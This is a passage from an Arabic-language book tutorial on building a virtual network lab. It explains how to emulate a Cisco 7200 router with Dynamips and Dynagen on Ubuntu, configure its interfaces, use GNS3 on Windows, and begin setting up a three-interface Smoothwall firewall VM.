
بمجرد الانتهاء من تحميل **ISO image**، سوف نقوم بإنشاء الجهاز الجديد في **VMware Workstation** وتحميل **ISO image**. غطينا خطوات انشاء منصة لينكس مع كالي سابقا وهنا سوف نتبع نفس الخطوات. **VMware Workstation** من المرجح أنها سوف تتعترف على **ISO image** وتقدم عملية تثبيت سهله. هذا هو الشيء الذي يجب انت تقبله، أو لا، وهذا يتوقف على التفضيل الشخصي.

بعد أن قمت بإنشاء الالة وبدء التشغيل من **ISO image**، سوف تعمل من خلال متطلبات التركيب وتثبيت البرنامج في القرص الصلب للجهاز الافتراضي. بالنسبة للجزء الأكبر، يمكنك قبول الإعدادات الافتراضية للتركيب، ولكن لا تتردد في إجراء تغييرات حسب الحاجة. تذكر، هذا هي واحده من مزايا البيئات الافتراضية. إذا قمت بأي خطا ما، فيمكنك انشاء واحد اخر، أو كما ناقشنا، إذا اتخذنا لقطة، يمكننا استعادة ذلك. والشيء العظيم في أوبونتو هو القدرة على إضافة الحزم بمجرد الانتهاء من التثبيت.

عند اكتمال تثبيت، الجهاز الافتراضي، افتراضيا، سوف يكون هناك محول شبكة واحد متصل إلى السويتش **NAT**، ولكن كما قلنا من قبل ان تصميمنا، بحاجة الى اثنين من محول الشبكات على جهاز التوجيه لدينا. هذا لتوفير الربط كما هو مبين في الرسم البياني التالي:



لإنشاء البنية التي لدينا مع جهاز أوبونتو، فانه يجب لدينا إضافة محول شبكة الاتصال وتوصيله إلى السويتش **VMnet2**. مع في إم وير، ليس من الضروري اغلاق الجهاز الافتراضي لإضافة محول شبكه جديد. لفعل ذلك في البرنامج، نقوم بالنقر فوق **View** | ثم **Console View** لإظهار شاشة الاعداد للجهاز الافتراضي. ثم نقوم بالنقر على **Edit virtual machine settings** ثم إضافة محول شبكة الاتصال وتوصيله إلى **VMnet2**. ويظهر الصورة التالية مثال على الاعداد المطلوب:



الآن لدينا مجموعة التهيئة لآلة راوتر لدينا، نحن بحاجة للحصول على **IOS image** ونسخه في الجهاز. كما ذكرنا، وإذا لم يكن لديك الوصول إلى **IOS image**، أنك لن تكون قادرا على استخدام أداة **Dynamips**. أولا يمكنك الحصول على **IOS image** من خلال الرابط التالي: http://commonerrors.blogspot.com/search/label/GNS3%20IOS.

البرنامج **Dynamips** متاح في مستودع البرمجيات الخاص باوبونتو. في آلة أوبونتو الخاص بك، افتح نافذة التر منال من خلال النقر على أيقونة التر منال الموجودة في شريط القوائم على الجانب الأيسر من الشاشة. إذا كنت لا ترى رمز التر منال، يمكنك النقر على **Ubuntu Software Center** ثم البحث عن ذلك.

في إطار التر منال، نقوم بإدخال الامر **"sudo apt-get install dynamips"**. وهذا لجلب البرنامج **Dynamips** وتثبيته. بعد أن تكون قد قمت بتثبيت ذلك، سوف نقوم بعد ذلك بتثبيت واجهة التطبيق. وذلك من خلال اداخل الامر **"sudo apt-get install dynagen"** في إطار محطة التر منال.

ملف الاعداد الذي سوف نستخدمه لتكوين جهاز التوجيه سوف يتم نسخه الى مسار طويل نوعا ما، وسوف نقوم إصلاح هذا الآن. سوف نستخدم ملف الاعداد على سبيل المثال، **simple1.net**. وذلك بإدخال الامر التالي في التر منال:

"cp /usr/share/doc/dynagen/examples/sample_labs/simple1/simple1.net /opt/config.net"

ملحوظه "يمكنك الاستغناء عن كتابة الامر sudo قبل كل امر وذلك بإدخال الامر sudo –i"

الآن لدينا ملف التكوين الذي قمنا بنسخه، دعونا نلقي نظرة على ذلك. نقوم بإدخال الامر **"more opt/config.net"** في التر منال. ويظهر مثال لملف التكوين الافتراضي في الصورة التالية:

```
root@ubuntu: ~
root@ubuntu:~# more /opt/config.net
# Simple lab

[localhost]

    [[7200]]
    image = \Program Files\Dynamips\images\c7200-jk9o3s-mz.124-7a.image
    # On Linux / Unix use forward slashes:
    # image = /opt/7200-images/c7200-jk9o3s-mz.124-7a.image
    npe = npe-400
    ram = 160

    [[ROUTER R1]]
    s1/0 = R2 s1/0

    [[router R2]]
    # No need to specify an adapter here, it is taken care of
    # by the interface specification under Router R1
root@ubuntu:~#
```

هناك نوعان من المناطق التي سوف نركز عليها في ملف التكوين لدينا. في جزء **router image**، حيث يكون لدينا هنا تحديد مسار **router image** على النظام. المنطقة الثانية هي **router section**. في المثال، نحن نذهب لاستخدام اسم **R1** لجهاز الراوتر، وكما ترون، جهاز الراوتر **R1** لديه واجهة واحدة **serial interface** والتي يتم توصيلها إلى واجهة **serial interface** من **R2**. هذا هو اعداد لعينة لاثنين من الراوتر، ولكن من اجل هدفنا، فإننا لا نحتاج الكثير من أجهزة التوجيه. ويمكن استكشاف التكوينات المختلفة، ولكن في هذا الكتاب، فإننا سوف نركز على مجرد وجود جهاز توجيه **"router"** واحد لأن هذا هو الجهاز الذي حددناه في التصميم لدينا.

نحن نريد اعداد جهاز التوجيه **R1** لكي يحتوي على اثنين من واجهات الشبكة؛ واحد سيربط إلى السويتش **VMnet8 NAT** والآخر سيتصل بالسوتيش **VMnet2**. وبناء على ذلك، لدينا اثنين من بطاقات الشبكة على جهاز أوبونتو الذي تم تكوينه بهذه الطريقة، لذلك هو مجرد مسألة دخول لإعداد الواجهات في الملف **config.net**. لدينا مدخل التكوين الذي سيعترف بالواجهات، وهذا هو ما يعرف باسم **tap interface**، وهذا هو خارج النطاق بالنسبة لنا لنناقشه هنا. ومع ذلك، إذا كنت ترغب في معرفة المزيد، راجع الرابط التالي:

http://www.innervoice.in/blogs/2013/12/08/tap-interfaces-linux-bridge/


نقوم بفتح الملف **config.net** عن طريق إدخال الامر **"gedit /opt/config.net"**. تغيير المسار إلى مسار ملف **IOS image** الخاص بك على النحو المطلوب، ثم في قسم التوجيه **R1**، أدخل ما يلي في مكان الواجهة التسلسلية الحالية:

---

f0/0 = NIO_linux_eth:eth0

f1/0 = NIO_linux_eth:eth1

هذا سوف يقوم بربط واجهات إيثرنت السريعة "***fast Ethernet interfaces***" إلى واجهات آلة أوبونتو. مكان آخر قد ترغب في تغييره هو تخصيص ذاكرة الوصول العشوائي. الافتراضي هو **160 MB**، وهذا منخفض قليلا، لذلك ننصحك بأن تقوم بزيادته إلى 320. مثال على ما ملف الاعداد في هذه الخطوة يجب أن تبدو كما هو مبين في الصورة التالية:



هو أيضا فكرة جيدة تعليق الجهاز R2 **"بوضع العلامة # قبل الإعدادات التي يحتويها بحيث تكون كالاتي ([[ROUTER R2]]#)"** حيث اننا لن نستخدمه. نحن الآن على استعداد لاختبار التكوين لدينا. في نافذة التر منال نقوم بإدخال الامر، **dynamips -H 7200**. هذا سوف يبدأ خادم **Dynamips** على المنفذ 7200. إذا سارت الامور بشكل جيد، يجب أن تشاهد إخراج مشابه لتلك التي تظهر في الصورة التالية:

```
root@ubuntu:~# dynamips -H 7200
Cisco Router Simulation Platform (version 0.2.11-amd64/Linux stable)
Copyright (c) 2005-2011 Christophe Fillot.
Build date: Feb 14 2014 18:55:03

Local UUID: 4dce2c3b-4dfa-4b8b-b974-b88da328aa86

ILT: loaded table "mips64j" from cache.
ILT: loaded table "mips64e" from cache.
ILT: loaded table "ppc32j" from cache.
ILT: loaded table "ppc32e" from cache.
Hypervisor TCP control server started (port 7200).
```

الخطوة التالية هي أن نبدأ ملف التكوين لدينا والتي سوف تتفاعل مع **IOS** سيسكو التي قمنا بتحميلها على الجهاز. على سبيل المثال IOS **image** التي نستخدمها في الكتاب هي لجهاز التوجيه **7200 series router**، حتى نتمكن من تكوين عدد من الواجهات على ذلك. ومع ذلك، من اجل الغرض لدينا، فنحن بحاجة فقط لاثنين من واجهات إيثرنت سريعة لأداء وظيفة التوجيه والأهم من ذلك، تقديم قدرة الترشيح لحركة المرور بين قطاعات الهندسة المعمارية لدينا.

في إطار محطة طرفية أخرى، ندخل الامر **"dynagen /opt/config.net"**. هذا سوف يقوم بقراءة ملف التكوين الذي أنشأناه وتحميل **IOS image** للوصول. نأمل، اننا لن نواجه أي خطأ هنا، ولكن إذا قمت بذلك، فحان الوقت لاستكشاف. الخطأ الأكثر شيوعا هو خطأ مطبعي في المسار. وإذا كان هناك خطأ في المسار، سترى رسالة تقول الصورة لا يمكن العثور عليه. وتظهر الصورة التالية مثال على ما يجب أن تراه في حال نجاح العملية:

```
root@ubuntu:~# dynagen /opt/config.net
Reading configuration file...

*** Warning:  Starting R1 with no idle-pc value
Network successfully loaded

Dynagen management console for Dynamips and Pemuwrapper 0.11.0
Copyright (c) 2005-2007 Greg Anuzelli, contributions Pavel Skovajsa

=>
```

في هذه المرحلة، نحن مستعدون لبدء جهاز التوجيه **R1**. يمكنك تحقيق ذلك عن طريق ادخال الامر **console R1** في الترنمال **Dynagen**. وهذا سوف يقوم بتسجيل دخولك إلى جهاز التوجيه كما لو كنت متصلا عبر كابل وحدة التحكم. والذي يؤدي الى ظهور نافذة أخرى مفتوحة. هذا هو الوصول إلى جهاز التوجيه. يجب الضغط على مفتاح **Enter** حتى تصل الى **login prompt** كما هو موضح في الصورة التالية ولكنه في الاول سوف يسألك هل تريد استخدام **wizard** الخاص بعملية الاعداد فاكتب **No** واختار الاعداد اليدوي:

```
Router>
Router>
```

من هنا، هي مسألة استخدام أوامر التوجيه لإعداد اثنين من الواجهات لجهاز التوجيه لدينا. قم بإدخال الامر **en** في موجه الراوتر للدخول في وضع متميز على جهاز التوجيه. بمجرد إنك أصبحت في وضع متميز، قم بإدخال الامر **show ip int brief** لإحضار تكوين واجهة جهاز التوجيه. سترى أنه ليس هناك أي تكوين للواجهة بعد، لذلك علينا تكوينه. ويظهر مثال على إخراج الأمر في الصورة التالية:

```
Router#show ip int brief
Interface                  IP-Address      OK? Method Status                Prot
ocol
FastEthernet0/0            unassigned      YES unset  administratively down down


FastEthernet0/1            unassigned      YES unset  administratively down down

FastEthernet1/0            unassigned      YES unset  administratively down down

FastEthernet1/1            unassigned      YES unset  administratively down down

Router#
```

نريد الآن اعداد هذه الواجهات (**f0/0 و f1/0**) حيث انه لم يتم تعيينهما حاليا. نحن نفعل ذلك مع التكوين العمومي من خيار الترمنال. للوصول إلى ذلك، ندخل الامر **configure t** الى موجه الأوامر للراوتر. وهذا سوف يضعك في وضع التكوين. ندخل الامر **interface f0/0** للوصول إلى قائمة تكوين واجهة الشبكة وندخل عنوان **IP** بإدخال الامر التالي "**ip address 192.168.177.10 255.255.255.0**". وهذا سوف ينشا الإعداد لواجهة **f0/0** التي سترتبط لدينا مع السويتش **VMnet8 NAT**. لإظهار الواجهة في حالة العمل، ندخل الامر **no shutdown**. بعد أن نكون قد فعلنا ذلك، فسوف نفعل الشيء نفسه للواجهة المقبلة. في إطار الراوتر ندخل الامر، **interface f1/0** للوصول إلى قائمة التكوين للواجهة **f1/0**. وبعد ذلك، علينا أن تكوين عنوان **IP** التي يتصل بها الى السويتش **VMnet2**، لذلك قم بإدخال عنوان **IP** عن طريق الامر "**ip address 10.2.0.1 255.255.255.0**". في إطار تكوين الراوتر، وأيضا لطرح واجهة في حالة العمل عن طريق إدخال الامر **no shutdown**. نحن الان قمنا بإعداد. للعودة إلى الموجه الرئيسي، ننقر **Ctrl + Z**. للتحقق من التكوين الخاص بك عن طريق إدخال الامر **show ip int brief**. الخطوة المقبلة، هو التحقق مما إذا كان لدينا اتصال مع السويتش **VMnet8** عن طريق إدخال الامر التالي **ping 192.168.177.1**. ويظهر الصورة التالية مثال على التكوين الذي قمنا بإنشائه:



أنت لن تكون قادر على التحقق من السويتش الآخر حتى تقوم بتوصيل شيء إلى السويتش الافتراضي في الداخل. وذلك لأن السويتش **VMnet2** ليس محول شبكة في الجهاز المضيف الخاص بك إلا إذا كنت قد اخترت هذا الخيار حين انشائه. والشيء التالي التي سوف نقوم به هو حفظ التكوين لدينا. وهذا هو أيضا واحدة من أهم الأشياء. للقيام بذلك، ندخل الامر **write memory**. طريقة بديلة، وهو استخدام الامر **copy run start**.


لدينا الآن راوتر سيسكو 7200 كامل على آلة أوبونتو، ويمكننا تكوين أي شيء داخل **IOS** التي نريد، مثل **IPsec** وغيرها من الامور. في الوقت الراهن، سنوقف أداة **Dynamips** ومن ثم الانتقال الى الذين يريدون حلا من دون الحاجة للحصول على **image** سيسكو **IOS**. في موجه **dynagen** الخاص بك، أدخل الامر **stop R1** وذلك لغلق الراوتر.

اما إذا لم يكن لديك **image** سيسكو **IOS**، فيمكن جعل نظام التشغيل يقوم بعمل الراوتر من فلتره وذلك باستخدام قواعد **iptables** المتوفر في نظام التشغيل لينكس المعادل لجدار الحماية "**firewall**" لفلترة الحزم.


- **طريق تصيب الراوتر باستخدام نظام التشغيل ويندوز**

نقوم بتحميل آخر نسخة من البرنامج ولا نحتاج إلى أي شيء آخر لان مع البرنامج يأتي الداينامبيس والداينجين كما سوف نرى في الشرح وللتحميل سوف نتوجه الى رابط الموقع التالي: http://www.gns3.com.

نختار آخر إصدار ونقوم بتحميله ونبدأ التنصيب وذلك بالنقر على ايقونة البرنامج **GNS3-1.2.1-all-in-one**. والتي من خلالها نتبع **Wizard** الخاص بعملية التنصيب. هذا البرنامج أيضا متوفر على أنظمة التشغيل لينكس.




الان بعد الانتهاء من التنصيب فهذا شكل البرنامج كالاتي:



نجد انه يوفر لنا واجه رسوميه والتي من خلالاها نضع بيانات الراوتر ويمكن أيضا تضمينها مع المنصات الافتراضية. ولكن هذا البرنامج يتعامل فقط مع المنصات الافتراضية المنشاء من قبل البرنامج **Oracle VM VirtualBox**. حيث يمكن استخدام المنصف الافتراضية الخاصة بالبرنامج لربط الأجهزة مع بعض.


Firewall

الآن بعد أن قمنا بتكوين واعداد جهاز التوجيه، فان المكون المقبل في الهندسة المعمارية لدينا هو جدار الحماية. كما هو الحال مع خيارات التوجيه، هناك العديد من الخيارات التي يمكن أن نختارها. أولا، دعونا نلقي نظرة على معمارية شبكتنا فيما يتعلق بجدار الحماية. ويظهر هذا في المخطط التالي:



كما هو مبين في الرسم البياني السابق، لدينا ثلاث واجهات موجه الى المضيف باستيون والتي هي بمثابة جدار الحماية لدينا، هذا سيتطلب منا الاتصال بثلاثة سويتشات. جدار الحماية التي سوف نذهب لاستخدامه هو نسخة مجانية من جدار الحماية **Smoothwall**. مرة أخرى، النقطة المهمة هنا هي أن جدار الحماية التي وضعت في الهندسة المعمارية الخاصة بك يوجد في كثير من الأحيان في الشبكات الخارجية. لذلك، لدينا

نية هنا لتوفير جدار الحماية حتى نتمكن من اختبار عدد من التكوينات المختلفة عند الممارسة ضد العديد من نقاط الضعف المختلفة التي وجدناها خلال بحثنا. يمكنك تحميل **ISO image** للجدار الحماية **Smoothwall** من http://www.smoothwall.org/download/.
بمجرد الانتهاء من تحميل **ISO image**، نقوم بإنشاء الجهاز الافتراضي. نحن نريد هذا الجهاز ليكون ذات ثلاث واجهات لتزويدنا بالاتصال التي نحتاجها لتلبية تصميم شبكتنا. ويرد مثال على هذا التكوين في الصورة التالية:



هذا الجهاز يتطلب ثلاث بطاقات من الشبكة، وسيتم ربط كل من هذه البطاقات إلى واجهات المضيف باستيون، وهي كما يلي:

VMnet2—eth0—Red
VMnet3—eth1—Green
VMnet4—eth2—Orange

